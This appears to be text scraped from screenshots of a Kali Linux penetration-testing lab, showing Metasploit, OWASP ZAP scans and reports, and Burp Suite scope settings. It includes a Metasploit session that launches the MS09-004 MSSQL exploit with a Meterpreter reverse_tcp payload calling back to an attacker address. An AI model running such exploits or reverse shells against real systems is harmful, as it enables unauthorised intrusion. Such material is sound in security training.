
Services X Scan X Check Exploits X Check Exploits X Check Exploits X exploit X


```

msf > use exploit/windows/mssql/ms09_004_sp_replwritetovarbin_sql
msf exploit(ms09_004_sp_replwritetovarbin_sql) > set TARGET 0
TARGET => 0
msf exploit(ms09_004_sp_replwritetovarbin_sql) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms09_004_sp_replwritetovarbin_sql) > set LHOST 10.0.0.7
LHOST => 10.0.0.7
msf exploit(ms09_004_sp_replwritetovarbin_sql) > set LPORT 16128
LPORT => 16128
msf exploit(ms09_004_sp_replwritetovarbin_sql) > set RPORT 80
RPORT => 80
msf exploit(ms09_004_sp_replwritetovarbin_sql) > set RHOST 10.0.0.187
RHOST => 10.0.0.187
msf exploit(ms09_004_sp_replwritetovarbin_sql) > set GET_PATH /
GET_PATH => /
msf exploit(ms09_004_sp_replwritetovarbin_sql) > set METHOD GET
METHOD => GET
msf exploit(ms09_004_sp_replwritetovarbin_sql) > set COOKIE
COOKIE =>
msf exploit(ms09_004_sp_replwritetovarbin_sql) > set DATA
DATA =>
msf exploit(ms09_004_sp_replwritetovarbin_sql) > exploit -j
[*] Exploit running as background job
msf exploit(ms09_004_sp_replwritetovarbin_sql) >

```







Untitled Session - generic-corp-wS2K12-01 - OWASP ZAP 2.4.1

File Edit View Analyse Report Tools Online Help

Standard mode

Sites + Quick Start Request Response +

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack:

Progress: Attack complete - see the Alerts tab for details of any issues found

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

If you are using Firefox 24.0 or later you can use 'Plug-n-Hack' to configure your browser:

Configure your browser:

History Search Alerts Output Spider Active Scan +

New Scan Progress: 0: http://192.168.56.103 100% Current Scans: 0 | Num requests: 7

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
10	16/03/16 21:11:49	16/03/16 21:11:49	GET	http://192.168.56.103/893442572015009...	404	Not Found	2...	160 bytes	1.22 KiB
13	16/03/16 21:11:51	16/03/16 21:11:51	GET	http://192.168.56.103/robots.txt/	404	Not Found	7...	160 bytes	1.22 KiB
12	16/03/16 21:11:51	16/03/16 21:11:51	GET	http://192.168.56.103/	200	OK	8...	247 bytes	735 bytes
14	16/03/16 21:11:51	16/03/16 21:11:51	GET	http://192.168.56.103/sitemap.xml/	404	Not Found	5...	160 bytes	1.22 KiB
15	16/03/16 21:11:52	16/03/16 21:11:52	GET	http://192.168.56.103	200	OK	9...	247 bytes	735 bytes
16	16/03/16 21:11:52	16/03/16 21:11:52	GET	http://192.168.56.103/robots.txt	404	Not Found	9...	160 bytes	1.22 KiB
17	16/03/16 21:11:52	16/03/16 21:11:52	GET	http://192.168.56.103/sitemap.xml	404	Not Found	4...	160 bytes	1.22 KiB

Untitled Session - generic-corp-wS2K12-01 - OWASP ZAP 2.4.1

File Edit View Analyse Report Tools Online Help

Standard mode

Sites + Quick Start Request Response +

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack:

Progress: Attack complete - see the Alerts tab for details of any issues found

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.




If you are using Firefox 24.0 or later you can use 'Plug-n-Hack' to configure your browser:

Configure your browser:

History Search Alerts Output Spider Active Scan +

New Scan Progress: 0: http://192.168.56.103 100% Current Scans: 0 | Num requests: 7

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
10	16/03/16 21:11:49	16/03/16 21:11:49	GET	http://192.168.56.103/893442572015009...	404	Not Found	2...	160 bytes	1.22 KiB
13	16/03/16 21:11:51	16/03/16 21:11:51	GET	http://192.168.56.103/robots.txt/	404	Not Found	7...	160 bytes	1.22 KiB
12	16/03/16 21:11:51	16/03/16 21:11:51	GET	http://192.168.56.103/	200	OK	8...	247 bytes	735 bytes
14	16/03/16 21:11:51	16/03/16 21:11:51	GET	http://192.168.56.103/sitemap.xml/	404	Not Found	5...	160 bytes	1.22 KiB
15	16/03/16 21:11:52	16/03/16 21:11:52	GET	http://192.168.56.103	200	OK	9...	247 bytes	735 bytes
16	16/03/16 21:11:52	16/03/16 21:11:52	GET	http://192.168.56.103/robots.txt	404	Not Found	9...	160 bytes	1.22 KiB
17	16/03/16 21:11:52	16/03/16 21:11:52	GET	http://192.168.56.103/sitemap.xml	404	Not Found	4...	160 bytes	1.22 KiB






Welcome to the OWASP Zed Attack Proxy (ZAP)



ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.


Please be aware that you should only attack applications that you have been specifically given permission to test.

Configuring your browser to work with ZAP...










WooCommerce Featured Products

the site to spider [featured_products per_page="4" columns="4"]
http://syswow.com



ZAP Scanning Report - Iceweasel

about:sessionrestore x ZAP Simple Browser Con... x SySWoW! | A Syste... x ZAP Scanning Report x

file:///root/Zap/Test-20160317.html

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	275
Low	955
Informational	0

Alert Detail

Medium (Medium)	X-Frame-Options Header Not Set
Description	X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.
URL	http://1-800-atlanta-homes-for-sale.com/
Solution	Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).
Reference	http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx
Medium (Medium)	X-Frame-Options Header Not Set
Description	X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.

Applications Places Sun 11:45

Favorites

- 01 - Information Gathering ▶
- 02 - Vulnerability Analysis ▶
- 03 - Web Application Analysis ▶
- 04 - Database Assessment
- 05 - Password Attacks ▶
- 06 - Wireless Attacks ▶
- 07 - Reverse Engineering
- 08 - Exploitation Tools
- 09 - Sniffing & Spoofing ▶
- 10 - Post Exploitation ▶
- 11 - Forensics ▶
- 12 - Reporting Tools
- 13 - System Services ▶

- burpsuite
- httrack
- owasp-zap
- paros
- skipfish
- sqlmap
- vega
- w3af
- webscarab

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Site map Scope

Target Scope

Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite. All fields take regex strings. The easiest way to configure scope is to browse to your target and use the context menus in the site map to include or exclude URL paths.

Include in scope

Enabled	Protocol	Host / IP range	Port	File
<input checked="" type="checkbox"/>	HTTP	10.0.0.1/24	80	

Exclude from scope

Enabled	Protocol	Host / IP range	Port	File
<input checked="" type="checkbox"/>	HTTP	10.0.0.1		

Connection Settings

Configure Proxies to Access the Internet

- No proxy
- Auto-detect proxy settings for this network
- Use system proxy settings
- Manual proxy configuration:

HTTP Proxy: Port:

Use this proxy server for all protocols

SSL Proxy: Port:

